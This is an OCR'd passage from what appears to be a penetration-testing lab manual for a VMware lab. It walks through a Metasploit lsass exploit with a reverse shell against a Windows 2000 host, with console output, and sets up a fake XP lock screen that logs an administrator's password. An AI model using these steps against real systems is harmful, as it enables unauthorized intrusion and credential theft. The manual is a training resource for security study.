
AutoScan does not appear like most applications when started. Instead, it places an icon over by the clock on the taskbar. Double-click on that icon.



The AutoScan Start screen appears. Click the **Preferences** button.


WHAX - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux
WHAX
System
Start
Select the desired network
New network
☑ To add the new found machines
Preferences
Cancel
Ok
Start
1 2 22:03
You do not have VMware Tools installed.

The current network *Preferences* will be displayed.



Interface : eth0

Thread max 50


Private Subnet

Mask	subnet
255.255.255.0	192.168.0.0

255.0.0.0

You do not have VMware Tools installed.

Highlight the current network.



Interface : eth0

Thread max 50


Private Subnet

Mask	subnet
255.255.255.0	192.168.0.0

255.255.255.0 192 168 0

You do not have VMware Tools installed.

Edit the network settings to match your current network.



Interface : eth0


Thread max 50

Private Subnet

Mask	subnet
255.255.255.0	192.168.0.0

255.255.255.0 172 16 1

Make sure that the correct **interface** is selected. Click the **OK** button. Click the **Save** button.



Interface : eth1


Thread max 50

Private Subnet

Mask	subnet
255.255.255.0	172.16.1.0

255.0.0.0

You will be brought back to the Start screen. Click the **OK** button.




Select the desired network

☑ To add the new found machines

You do not have VMware Tools installed.

AutoScan will start and populate the network.


***Note:** Be patient in this step as AutoScan may take a minute or so to populate the list.



Select an unknown equipment and click on "Add a OS fingerprinting"


You do not have VMware Tools installed.

Expand the devices found by clicking on the + symbol and locate a target. Notice the IP address of the target when you select it.




Ip Address: [172.16.1.59]
Mac Address : [00:0C:29:B6:93:BB]
Network Card : [Vmware, Inc.]
System : Microsoft Windows 2000
Host Name : [WIN2000S-V]
DomainName : [WORKGROUP]
User : [KERMIT]
NetBios Names (10)

Right-click the target and select **Script**, then **Metasploit**.



Ip Address: [172.16.1.59]
Mac Address : [00:0C:29:B6:93:BB]
Network Card : [Vmware, Inc.]
System : Microsoft Windows 2000

The **Metasploit settings** screen will be displayed.



Select exploit
○ lsass
○ dcom
○ samba_nttrans


Exploit options
Target port: 139
Target host: 172.16.1.59
Target: Automatic

Select payload
● Bind Shell
○ Execute Command
○ Reverse Shell
○ Linux Bind Shell

Payload options
Listening port: 1337

Specify action
Summary Options Exploit

Change **Select payload** to **Reverse Shell**.



Select exploit
● lsass
○ dcom
○ samba_nttrans

Exploit options
Target port: 139
Target host: 172.16.1.59
Target: Automatic


Select payload
○ Bind Shell
○ Execute Command
○ Reverse Shell
○ Linux Bind Shell

Payload options
Listening port: 1337
Listening host: 192.168.65.130

Specify action
Summary Options Exploit

Under **Payload options** change the **Listening host** to the network card you are using. Click the **Exploit** button.

***Note:** Most readers will not have to make the Listening Host change. In my Virtual Machine I had two virtual network cards (NICs) installed and had to tell AutoScan which one to use.



Metasploit settings

Select exploit
- ● lsass
- ○ dcom
- ○ samba_nttrans


Exploit options
- Target port: 139
- Target host: 172.16.1.59
- Target: Automatic

Select payload
- ○ Bind Shell
- ○ Execute Command
- ● Reverse Shell
- ○ Linux Bind Shell

Payload options
- Listening port: 1337
- Listening host: 172.16.1.35


Specify action: Summary | Options | Exploit

The appropriate screen, according to the parameters you just set, will appear. In this case, I immediately received a DOS prompt, hopefully from the target.




```
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target (WIN2000S-V)
[*] Sending 32 DCE request fragments...
[*] Sending the final DCE fragment
[*] Got connection from 172.16.1.35:1337 <-> 172.16.1.59:1167

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

To verify that I am indeed on the target computer, I type the command **ipconfig** and press **Enter**.



```
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target (WIN2000S-V)
[*] Sending 32 DCE request fragments...
[*] Sending the final DCE fragment
[*] Got connection from 172.16.1.35:1337 <-> 172.16.1.59:1167

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>ipconfig
```

The IP address listed is indeed that of the target.



```
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target (WIN2000S-V)
[*] Sending 32 DCE request fragments...
[*] Sending the final DCE fragment
[*] Got connection from 172.16.1.35:1337 <-> 172.16.1.59:1167

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.59
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

C:\WINNT\system32>
```

***Note:** If you attempt to attack a target and the screen appears, attempts to run, and then disappears, chances are the attack will not work against that target. This does not mean other attacks will not work but the legwork an attacker performs, as outlined in previous labs, tells the attacker which exploit to attempt.

Lab 73: Unique Fake Lock Screen XP

Grab the Administrator Password: Fake Lock Screen XP

Prerequisites: Windows XP

Countermeasures: Strong security policies, strong physical security

Description: Until now, the "Fake" security screen locks did not handle Microsoft's Ctrl+Alt+Del screen. As soon as the computer unlocks, a message box pops up saying you entered the wrong password, so you type it in again carefully; this time Windows logs it and tells you that this will log you off, just like in the real lock screen. The Administrative password will be saved locally on the hard drive.


Procedure: Start the application, set the parameters, and execute.

From the directory containing the Screen XP application, double-click the appropriate **Lock.exe** icon.

Lock or Lock2

***Note:** Which icon? According to the author, the difference is whether or not Windows XP is using Visual Styles. If unsure, try the Lock.exe.

The Screen XP parameters screen will be displayed.



Options

About/Quick Author Info

This is a list of valid users, add what usernames are valid for the fake lock screen. Max users = 10.

Administrator

Add | Remove | Clear

Exit

Save The Options And Lock The Computer.

PLEASE MAKE SURE TO READ THE README FIRST AS THIS IS VERY DIFFERENT TO OTHER FAKE LOCK SCREENS.

The text box below is the path and file to log the users password.

C:\pass.txt | Browse

Click here for imformation about the program and the author.

The text box below is the default username that will appear on the fake lock screen. Try to pick the same thing as what happens when you lock the computer.

DefaultUser


This is the changeable MsgBox for the fake lock screen if the user enters an invalid user in the user text box. NOTE: Check the real lock screen first and copy what it says. EXTRA NOTE: There is two MsgBoxes but this one varies on different computers. If you dont understand please make sure the you use a message similiar to the text below before setting this setting. If you still dont understand read the readme. ThankYou

This computer is locked. Only COMPUTER\ Administrator or an administrator can unlock this computer.

Pretty similiar to the setting above except this not a message box but a label. If you dont understand lock the victim computer and look for something similiar than in the text box below. Write it down and write in the text box below exactly.

Only COMPUTER\ Administrator or an administrator can unlock this computer.

Because the goal of this program is to obtain an Administrative program you want to enter the **Username** of a known Administrative account. In this account the Administrator account is used. Click **Add** (you can add up to 10 usernames).


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WMAX
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
Ethereal
Connect to the Internet
Options
About/Quick Author Info
Add
Remove
Clear
Exit
Save The Options And Lock The Computer.
Click here for information about the program and the author.
Browse
Start
Program
Options
5:14 PM

This is a list of valid users, add what usernames are valid for the fake lock screen. Max users = 10.

Administrator

PLEASE MAKE SURE TO READ THE README FIRST AS THIS IS VERY DIFFERENT TO OTHER FAKE LOCK SCREENS.

The text box below is the path and file to log the users password.

C:\pass.txt

The text box below is the default username that will appear on the fake lock screen. Try to pick the same thing as what happens when you lock the computer.

DefaultUser

This is the changeable MsgBox for the fake lock screen if the user enters an invalid user in the user text box. NOTE: Check the real lock screen first and copy what it says. EXTRA NOTE: There is two MsgBoxes but this one varies on different computers. If you dont understand please make sure the you use a message similar to the text below before setting this setting. If you still dont understand read the readme. ThankYou


This computer is locked. Only COMPUTER\ Administrator or an administrator can unlock this computer.

Pretty similar to the setting above except this not a message box but a label. If you dont understand lock the victim computer and look for something similar than in the text box below. Write it down and write in the text box below exactly.

Only COMPUTER\ Administrator or an administrator can unlock this computer.

Notice the user's password file location. By default it is **C:\pass.txt**. You can save the file to a network location; an attacker will more than likely do so, saving the file to a location he or she personally has access to or even to a removable pen drive plugged into the computer.

Change the **DefaultUser** text that will appear when the screen is "locked" to a known valid username on the network. In this example, I used **User1**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WMAX
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
Ethereal
Connect to the Internet
Options
About/Quick Author Info
Add
Remove
Clear
Exit
Save The Options And Lock The Computer.
Click here for information about the program and the author.
Browse
Start
Program
Options
5:15 PM

This is a list of valid users, add what usernames are valid for the fake lock screen. Max users = 10.

Administrator

